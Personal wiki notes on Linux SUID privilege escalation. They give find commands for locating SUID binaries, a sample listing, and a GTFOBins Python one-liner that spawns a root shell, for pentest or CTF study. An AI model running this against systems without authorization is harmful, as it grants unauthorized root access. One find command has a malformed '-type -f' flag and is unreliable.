SUID PrivEsc Python


SUID PrivEsc Python

Some files has Permissions to be executed by any user with full permissions so that means that you can execute a file and the file will execute as root.
So to escalate our privileges we need to search for the right SUID Permissions.

`find / -type -f -user root -perm -4000 2>/dev/null`

This will search for SUID permissions

find / -> search in all directories
-type -f -> search for a file
-user root -> for file with user root
-perm -4000 -> 4000 are the permissions for the SUID
2>/dev/null -> removes any output which is not matching our criteria



In here we see that /usr/bin/python can be executed as root. Let's exploit that with GTFOBins.

https://gtfobins.github.io/gtfobins/python/

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Path Variable Manipulation

SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues.

https://i.imgur.com/LN2uOCJ.png

Permission	On Files	On Directories
SUID Bit	User executes the file with permissions of the *file* owner	-
SGID Bit	User executes the file with the permission of the *group* owner.	File created in directory gets the same group owner.
Sticky Bit	No meaning	Users are prevented from deleting files from other users.

To search the a system for these type of files run the following:

```
find / -perm -u=s -type f 2>/dev/null
```

Here we see where which “services” we are allowed to use with our account.

```
┌──(togo㉿kali)-[~]
└─$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/ntfs-3g
/usr/bin/chsh
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/bwrap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/fusermount3
/usr/bin/su
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_nrf_51822
/usr/bin/newgrp
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/gpasswd
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/sudo
/usr/bin/mount
/usr/sbin/pppd
```

Sometimes it could be that for example “**usr/bin/menu**” command is displaying a menu where you can check some system information. As this file runs as the root users privileges, we can manipulate our path gain a root shell. Follow the example below.

https://i.imgur.com/OfMkDhW.png

https://i.imgur.com/OfMkDhW.png

Revision #3
Created 9 July 2022 14:40:15 by Togoboi
Updated 10 July 2022 08:28:24 by Togoboi